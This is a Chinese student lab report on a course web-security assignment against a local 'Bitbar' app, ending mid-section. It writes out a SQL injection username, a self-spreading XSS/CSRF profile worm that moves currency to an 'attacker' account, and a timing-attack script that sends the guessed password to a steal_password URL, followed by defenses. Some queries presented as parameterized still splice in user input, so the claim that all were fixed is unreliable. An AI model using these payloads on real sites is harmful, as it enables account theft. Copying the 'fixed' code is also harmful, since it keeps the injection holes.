
我们查看源码 router.js，发现如下代码：

```
const query = `DELETE FROM Users WHERE username == "${req.session.account.username}";`  
await db.get(query);
```

这里代码非常简陋，可以进行 SQL 注入攻击，只需要修改用户名即可。

3. 漏洞攻击：


首先我们注册一个用户 3：




The screenshot shows a web form titled "Register" with a "Log in" and "Register" button in the top right. Below the title, a blue error message states "This username already exists!". The form contains two input fields: "Username" and "Password", followed by a red "Register" button.

说明用户 3 已经存在，那么我们注册一个恶意用户：

注册名字为： " OR username LIKE 'user3'; --



然后我们关闭一下账号，然后尝试登录一下用户 3 的账号。



提示说明，该用户不存在，攻击成功。

任务六：蠕虫攻击



1. 原理分析：

蠕虫攻击（Worm Attack）是一种网络安全攻击，其特点是利用自我复制和传播的恶意程序（称为蠕虫）来感染网络中的多台计算机或设备，并在系统之间迅速传播，从而对网络基础设施和数据造成破坏或损害。蠕虫攻击通常利用计算机网络的漏洞或弱点，不需要用户交互即可自行传播，具有高度自动化和破坏性。

该任务本质是利用了蠕虫攻击、XSS、CSRF 进行攻击。

2. 漏洞侦查：

可以发现网站可以更新自己的 profile，且更新之后的内容将被展示：



我们查看一下源码 `views/pages/profile/view.ejs`，发现 `profile` 的内容是插入到 `html` 中的，说明存在漏洞可以利用，源码如下所示：

```
<h3>View profile</h3>

<form class="pure-form" action="/profile" method="get">
  <input type="text" name="username" placeholder="username" value=<%= result.username %> >
  <input class="pure-button" type="submit" value="Show">
</form>

<% if(errorMsg) { %>
  <p class='error'> <%- errorMsg %> </p>
<% } %>

<% if(loggedIn) { %>
  <% if(result.username == account.username) { %>
    <h3>Your profile</h3>
  <% } else { %>
    <h3><%= result.username %>'s profile</h3>
```

```

<% } %>

<p id="bitbar_display">0 bitbars</p>

<% if (result.username && result.profile) { %>
    <div id="profile"><%- result.profile %></div>
<% } %>

<span id="bitbar_count" class="<%= result.bitbars %>" />
<script type="text/javascript">
    var total = eval(document.getElementById('bitbar_count').className);
    function showBitbars(bitbars) {
        document.getElementById("bitbar_display").innerHTML = bitbars + " bitbars";
        if (bitbars < total) {
            setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
        }
    }
    if (total > 0) showBitbars(0); // count up to total
</script>
<% } %>

```

后部分代码是渲染加载效果并不重要。重点是显示 **profile** 都可以被利用来进行攻击，即如下内容：

```

<% if (result.username && result.profile) { %>
    <div id="profile"><%- result.profile %></div>
<% } %>

```

3. 漏洞攻击：

所以我们可以上传带有蠕虫的 **profile** 即可，**profile** 如下所示：

```

<span id="bitbar_count" class="10"></span>
<script>
    var params = "destination_username=attacker&quantity=1";
    var req = new XMLHttpRequest();
    req.withCredentials = true;
    req.onload = function() {
        var worm = document.getElementById("profile");
        var params = "new_profile=".concat(encodeURIComponent(worm.innerHTML));
        var req = new XMLHttpRequest();
        req.withCredentials=true;

```


```
req.onload = function() {  
    console.log("infected...");  
}  
req.open("POST", "http://localhost:3000/set_profile");  
req.setRequestHeader("Content-Type", "application/x-www-form-  
urlencoded");  
req.send(params);  
}  
req.open("POST", "http://localhost:3000/post_transfer");  
req.setRequestHeader("Content-Type", "application/x-www-form-  
urlencoded");  
req.send(params);  
</script>
```

在这段代码中，首先定义了一个 XMLHttpRequest 对象 **req**，然后向 **http://localhost:3000/post_transfer** 发送一个 POST 请求，请求参数是 **destination_username=attacker&quantity=1**。这是一个转账操作，将 1 个 bitbar 移到目标用户 **attacker**。


- **document.getElementById("profile")**: 通过 **getElementById** 方法获取 **id** 属性为 **"profile"** 的元素，将其赋值给变量 **worm**。
- **worm.innerHTML**: 获取 **worm** 元素的 HTML 内容。
- **encodeURIComponent(worm.innerHTML)**: 对 **worm.innerHTML** 进行 URL 编码，确保内容可以安全地用作 URL 参数值。

将编码后的 HTML 内容拼接成字符串 **new_profile=** 加上编码后的 **worm.innerHTML**，作为参数 **params** 的值。这儿简单实现了一个感染的过程，用户会自己的 profile 将被替换。

将恶意代码输入到 profile 描述中：



查看结果：



成功显示 10 个 bitbar，而且每次点开 profile 都会减少一个 bitbar。在我点击两次之后可以看到我的剩余为：




该账户为我新注册的账户，初始是 100 个现在是 98 个，说明我们的恶意代码是成功的。

我们登陆其他用户进行测试：



以上是登陆时 user2 的余额：200 个 bitbar。现在我们点击 profile 查看 user1 的信息。



可以看到成功显示 10 个 bitbar。我们验证一下余额和蠕虫传播情况：



可以发现余额减少 1，且成功传播到了 user2 的账户中了。

总的说我实现了要求的三个功能：

1. 显示 bitbar 为 10
2. 每次点开都会导致 bitbar 余额数量减 1
3. 具有传染性

任务七：通过时间攻击来提取用户的密码


1. 原理分析

侧信道攻击（Side Channel Attack）是一种利用系统在运行过程中产生的物理或实现上的非预期信号（即侧信道）来推断系统内部信息的攻击技术。这些信号可能是电力消耗、电磁辐射、处理器执行时间、内存访问模式等，攻击者通过分析这些信号可以获得关键信息，例如加密密钥、用户输入、运行中的算法或数据，从而破坏系统的安全性。

该任务中需要创建一个恶意用户名，该用户名由一个脚本组成，该脚本通过测试所提供字典中的密码并测量服务器对每个密码的响应时间来猜测 userx 的密码。脚本需要分析服务器对所提供列表中所有密码的响应时间，确定正确的密码并将其发送至: `http://localhost:3000/steal password?password=[password]&timeElapsed=[time elapsed]`。另外根据题目条件，CS155-proj2/code/gamma_starter.html 代码段包括尝试的密码字典。

2. 漏洞攻击

首先注册一个恶意账户：attacker007 密码设置为 1234



然后我们修改一下题目给的提示代码：

```
<span style='display:none'>
```



```

<img id='test' />
<script>
    var dictionary = ['password', '123456', '12345678', 'dragon',
`1234`, 'qwerty', '12345'];
    var index = 0;
    var maxtime = 0;
    var mypw;
    var test = document.getElementById(`test`);
    test.onerror = () => {
        var end = new Date();

        /* >>>> HINT: you might want to replace this line with somet
hing else. */
        var elapsed = end - start;
        /* <<<<< */

        start = new Date();
        var str = dictionary[index];
        if(index < dictionary.length) {
            /* >>>> TODO: replace string with login GET request */
            test.src = `http://localhost:3000/get_login?username=userx
&password=${str}`;
            if(maxtime < elapsed) {
                maxtime = elapsed;
                mypw = dictionary[index-1];
            }
            /* <<<<< */
        } else {
            /* >>>> TODO: analyze server's reponse times to guess the
password for userx and send your guess to the server <<<<< */
            var xmlhttp = new XMLHttpRequest();
            xmlhttp.open(`GET`, `http://localhost:3000/steal_password?
password=${mypw}&timeElapsed=${maxtime}`);
            xmlhttp.onload = function() {
                /* >>>> Reached after xmlhttp.send completes and server
responds */
            };
            xmlhttp.send();
        }
        index += 1;
    };
    var start = new Date();
    /* >>>> TODO: replace string with login GET request */

```

```


test.src = `http://localhost:3000/get_login?username=userx&password=${dictionary[0]}`;
/* <<<< */
index += 1;
</sCrIpT>
</span>

```

主要编写的部分为：

1. 简单的密码猜测逻辑，用于发送 GET 请求尝试登录到 **http://localhost:3000/get_login**，并根据响应时间来判断密码是否正确。
2. 使用 XMLHttpRequest 对象发送 GET 请求到指定的 URL，并在请求完成后执行回调函数处理服务器的响应
3. 最后登陆账户

我们上传 profile 试一下：



发现我们成功登陆的 userx 的账户。在终端查看密码：

```

GET /images/background.jpg 304 0.313 ms - -
GET /get_login?username=userx&password=password 304 602.335 ms - -
GET /get_login?username=userx&password=123456 304 494.936 ms - -
GET /get_login?username=userx&password=12345678 304 559.386 ms - -
GET /get_login?username=userx&password=dragon 304 2550.480 ms - -
GET /get_login?username=userx&password=1234 304 537.335 ms - -
GET /get_login?username=userx&password=qwerty 304 516.723 ms - -
GET /get_login?username=userx&password=12345 304 509.837 ms - -

Password: dragon, time elapsed: 2562

```

可以得知用户的密码为 dragon。

（二） 防御部分

任务一、任务六：

1. 防御分析

任务一和任务七本质上属于是 XSS 攻击，而 XSS（跨站脚本攻击）是一种常见的网络安全漏洞，防御 XSS 攻击的方法可以大致分为：

- **输入验证和过滤：**对所有用户输入的数据进行严格的验证和过滤，确保只接受预期格式和类型的输入。例如，如果期望输入为数字，则应验证输入是否只包含数字字符。
- **转义输出：**在将用户输入的数据输出到网页上时，要使用适当的转义机制。这可以确保浏览器不会将输入误解为可执行的代码。例如，在输出 HTML 内容时，将特殊字符如 <, >, &, ", ' 转义为对应的 HTML 实体。
- **Content Security Policy (CSP)：**配置 Content Security Policy，限制页面可以加载的资源 and 允许执行的脚本来源。CSP 可以帮助阻止恶意脚本的执行，从而减少 XSS 攻击的成功率。

在本次实验中，XSS 攻击包含 js 代码，我打算采取了两个策略：（1）对输入内容进行安全性检查；（2）采取内容安全策略（CSP）。这两个策略可以防御任务一和任务七的攻击。

2. 代码分析

首先我们分析一下源码 route.js：

源码中首先进行了路由定义和会话检查：

```
router.get('/profile', asyncMiddleware(async (req, res, next) => {  
  if(req.session.loggedIn == false) {  
    render(req, res, next, 'login/form', 'Login', 'You must be logged in to use this feature!');  
  }  
  return;  
})
```

```
};
```

然后处理查询的参数，进行数据库查询，默认会展示当前用户的个人资料：

```
    if(req.query.username != null) { // if visitor makes a search query
    const db = await dbPromise;
    const query = `SELECT * FROM Users WHERE username == "${req.query.username}"`;
    let result;
    try {
        result = await db.get(query);
    } catch(err) {
        result = false;
    }

    .....
    } else { // visitor did not make query, show them their own profile
    render(req, res, next, 'profile/view', 'View Profile', false, req.session.account);
    }
    }));
```

然后根据查询结果渲染页面：

```
    if(result) { // if user exists
        render(req, res, next, 'profile/view', 'View Profile', false, result);
    }
    else { // user does not exist
        render(req, res, next, 'profile/view', 'View Profile', `${req.query.username} does not exist!`, req.session.account);
    }
}
```

在渲染页面时，view.ejs 中存在 XSS 漏洞，直接将 value 属性的值没有进行适当的转义和过滤直接插入到了 HTML 中。

```
<input type="text" name="username" placeholder="username" value=<%= result.username %> >
```

3. 代码修改

所以可以在 route.js 中进行修改：

首先加入输入的验证和检查：

```
if (req.query.username != null) {  
  /* Exploit Alpha Defense - contains HTML tag characters, which we  
  determine to be invalid */  
  if (req.query.username.toUpperCase().includes('<') ||  
      req.query.username.toUpperCase().includes('>') ||  
      req.query.username.toUpperCase().includes('%3C') ||  
      req.query.username.toUpperCase().includes('%3E')) {  
    render(req, res, next, 'profile/view', 'View Profile', `Profile  
name contains invalid characters!`, false);  
    return;  
  }  
  // 正常处理用户查询  
} else {  
  // 显示当前用户的个人资料  
}
```

通过检查用户输入的 **req.query.username** 是否包含 <、> 或对应的 URL 编码字符 **%3C**、**%3E**，可以防止恶意用户尝试注入 HTML 标签或执行其他类型的攻击。

其次我们引入 CSP 内容安全策略：

使用 **nonce** 可以允许特定的脚本执行，即使在 CSP 策略中禁止了其他来的脚本加载。只有具有与 CSP 策略中指定的 **nonce** 值匹配的脚本才会被浏览器执行，从而有效地阻止了未经授权的脚本注入。

```
// CSP with nonce  
const nonce_csp = generateRandomness();  
const csp_profile = `script-src 'nonce-${nonce_csp}' 'strict-  
dynamic' 'unsafe-eval';`;  
res.header("Content-Security-Policy", csp_profile);  
  
render(req, res, next, 'profile/view', 'View Profile', false,  
result, nonce_csp);
```

任务二、任务三、任务四：

1. 防御分析：

防御跨站请求伪造（CSRF）攻击，可以使用 CSRF 令牌：为了验证每个请

求的合法性，可以在每个与用户交互的表单或敏感操作中包含一个 CSRF 令牌。该令牌是一个随机生成的值，存储在会话中或作为表单字段的一部分。服务器在接收到请求时验证令牌的有效性，如果令牌无效或缺失，服务器可以拒绝该请求。

除此之外，我发现原本的 cookie 信息没有进行加密保护，所以需要引入 HMAC。具体来说：HMAC（Hash-based Message Authentication Code）是一种基于加密哈希函数的消息验证码，用于同时验证数据的完整性和真实性。它是通过将一个密钥与消息数据结合，然后对结合后的数据进行哈希运算得到的。HMAC 能够确保消息在传输过程中没有被篡改，并且确认消息的发送者拥有正确的密钥。

这三个任务可以一起完成。只需要实现 CSRF-token 和 HMAC 即可。

2. 代码修改

首先实现 CSRF 的令牌。

```
if (req.session) req.session.csrf_token = generateRandomness();  
// Exploit Bravo Defense
```

代码会生成一个新的随机字符串作为 CSRF Token，并将其存储在会话中。

```
render(req, res, next, 'transfer/form', 'Transfer Bitbars', false,  
  { receiver: null, amount: null, csrf_token: req.session.csrf_token });
```

生成的 CSRF Token 随后被传递给前端表单页面，以便用户在提交表单时一并发送。在 render 函数调用中，csrf_token 作为参数被传递。

```
if (req.body.csrf_token !== req.session.csrf_token) { // Exploit Bravo Defense  
  req.session.loggedIn = false;  
  req.session.account = {};  
  req.session.csrf_token = false;  
  render(req, res, next, 'index', 'Bitbar Home', 'Logged out successfully!'); // log out if detected csrf_token  
  return;  
}
```

当用户提交表单（通过/post_transfer路由的 POST 请求）时，服务器会验证

请求体中包含的 `csrf_token` 与会话中存储的 `csrf_token` 是否一致。如果不一致或者缺失，服务器将重置会话并将用户登出，以防止 CSRF 攻击。

然后实现 Session HMAC 验证。主要逻辑为：

1. **生成密钥**：首先，使用 `generateRandomness` 函数生成一个随机的密钥 `secretKey`，用于后续的 HMAC 计算。
2. **生成 Session HMAC**：在登录成功后会生成一个 Session HMAC，通过 `generateTag` 函数，用户的登录状态和账户信息转换成字符串，然后使用密钥对这些信息进行 HMAC 计算。生成的 HMAC 值被存储在会话中。
3. **验证 Session HMAC**：在处理敏感操作的路由中，如修改个人资料、查看个人资料等，会使用 `verifyTag` 函数来验证会话中的 HMAC 值。这个函数会对当前会话中的登录状态和账户信息进行相同的 HMAC 计算，并与存储在会话中的 HMAC 值进行比较。

与之有关的代码如下所示：

```
// Secret Key and HMAC helper functions for Exploits Charlie and
Delta, used across several endpoints
const secretKey = generateRandomness();
const generateTag = cookie => HMAC(secretKey, JSON.stringify(cookie.loggedIn) + JSON.stringify(cookie.account));
const verifyTag = cookie => cookie.HMAC === HMAC(secretKey, JSON.stringify(cookie.loggedIn) + JSON.stringify(cookie.account));

// 在登录成功后设置 Session HMAC
router.get('/get_login', asyncMiddleware(async (req, res, next) =>
{
  // ... 省略其他代码 ...

  if(checkPassword(req.query.password, result)) { // if password is valid
    var randomTime1 = getRandomInt(100,200);
    await sleep(randomTime1);
    req.session.loggedIn = true;
    req.session.account = result;
    req.session.HMAC = generateTag(req.session); // 生成并设置 Session HMAC
  }
})
```

```

    render(req, res, next, 'login/success', 'Bitbar Home');
    return;
  }
  // ... 省略其他代码 ...
}));

// 在需要验证会话的路由中检查Session HMAC
router.post('/set_profile', asyncMiddleware(async (req, res, next)
=> {
  if (!verifyTag(req.session)) { // 验证Session HMAC
    req.session.loggedIn = false;
    req.session.account = {};
  }

  // ... 省略其他代码 ...
}));

// 其他路由中的Session HMAC 验证
router.get('/profile', asyncMiddleware(async (req, res, next) => {
  if (!verifyTag(req.session)) { // 验证Session HMAC
    req.session.loggedIn = false;
    req.session.account = {};
  }

  // ... 省略其他代码 ...
}));

// 退出登录时清除Session HMAC
router.get('/logout', (req, res, next) => {
  req.session.loggedIn = false;
  req.session.account = {};
  // 由于Session HMAC 是在session 中存储的，清除session 时HMAC 也会随之被移除
  render(req, res, next, 'index', 'Bitbar Home', 'Logged out successfully!');
});

// 其他路由可能也会使用到Session HMAC 验证，这里只列举了一部分

```

经过 HMAC 和 CSRF_token 可以防止 cookie 被盗用和被修改，因此可以防御任务二、任务三、任务四的攻击。

任务五：

1. 防御分析:

使用参数化查询（Prepared Statements）或预编译语句可以防御 SQL 注入攻击。具体来说，参数化查询是通过将用户输入的值作为参数传递给查询语句，而不是将输入直接嵌入到查询字符串中来执行 SQL 查询。这样可以防止恶意用户的输入被解释为 SQL 代码。

对此我们只需要将所有 SQL 查询相关的代码都改成参数化查询即可。

2. 代码修改

逐一修改每一处 SQL 查询代码，将每一处的查询代码都修改为参数化查询。实现比较简单，且大多数重复这里不再赘述。

```
const query = `UPDATE Users SET profile = ? WHERE username = "${req.session.account.username}";`;

//
const result = await db.run(query, req.body.new_profile);

const query = `SELECT * FROM Users WHERE username == "${req.query.username}";`;
const result = await db.get(query);

//

let query = `SELECT * FROM Users WHERE username == "${req.body.username}";`;
let result = await db.get(query);

//

query = `INSERT INTO Users(username, hashedPassword, salt, profile, bitbars) VALUES(?, ?, ?, ?, ?)`;
await db.run(query, [req.body.username, hashedPassword, salt, '', 100]);

//

const query = `DELETE FROM Users WHERE username = ?;`;
await db.get(query, req.session.account.username);

//
```

```

const query = `SELECT * FROM Users WHERE username == "${req.query.username}";`;
let result;
try {
  result = await db.get(query);
} catch (err) {
  result = false;
}

//

query = `UPDATE Users SET bitbars = "${req.session.account.bitbars}" WHERE username == "${req.session.account.username}";`;
await db.exec(query);
const receiverNewBal = receiver.bitbars + amount;
query = `UPDATE Users SET bitbars = "${receiverNewBal}" WHERE username == "${receiver.username}";`;
await db.exec(query);

```

通过上述代码的修改可以防止 SQL 的注入攻击，所有的查询都修改为了参数化查询。

任务七：

1. 防御分析

防御时序攻击（Timing Attacks）涉及攻击者利用系统的响应时间或计算时间来推断关键信息，例如密码或加密密钥。一个比较简单的防御时序攻击的方法是始终使用恒定的时间来执行操作。避免在验证过程中发现错误时立即返回，而是始终完成全部验证过程。例如，如果在身份验证过程中检测到错误的用户名，则不应立即返回，而应继续执行相同数量的步骤，以保持执行时间一致。

本次实验中，我们只需要设置一个显式的等待时间，无论是登陆成功或者失败，相应的时间都是随机的，甚至是基本接近的即可。

2. 代码修改

我们找到 `router.js` 中的 `get_login` 代码部分，对其进行修改，设置一个随机的休眠时间，具体代码如下所示：

```
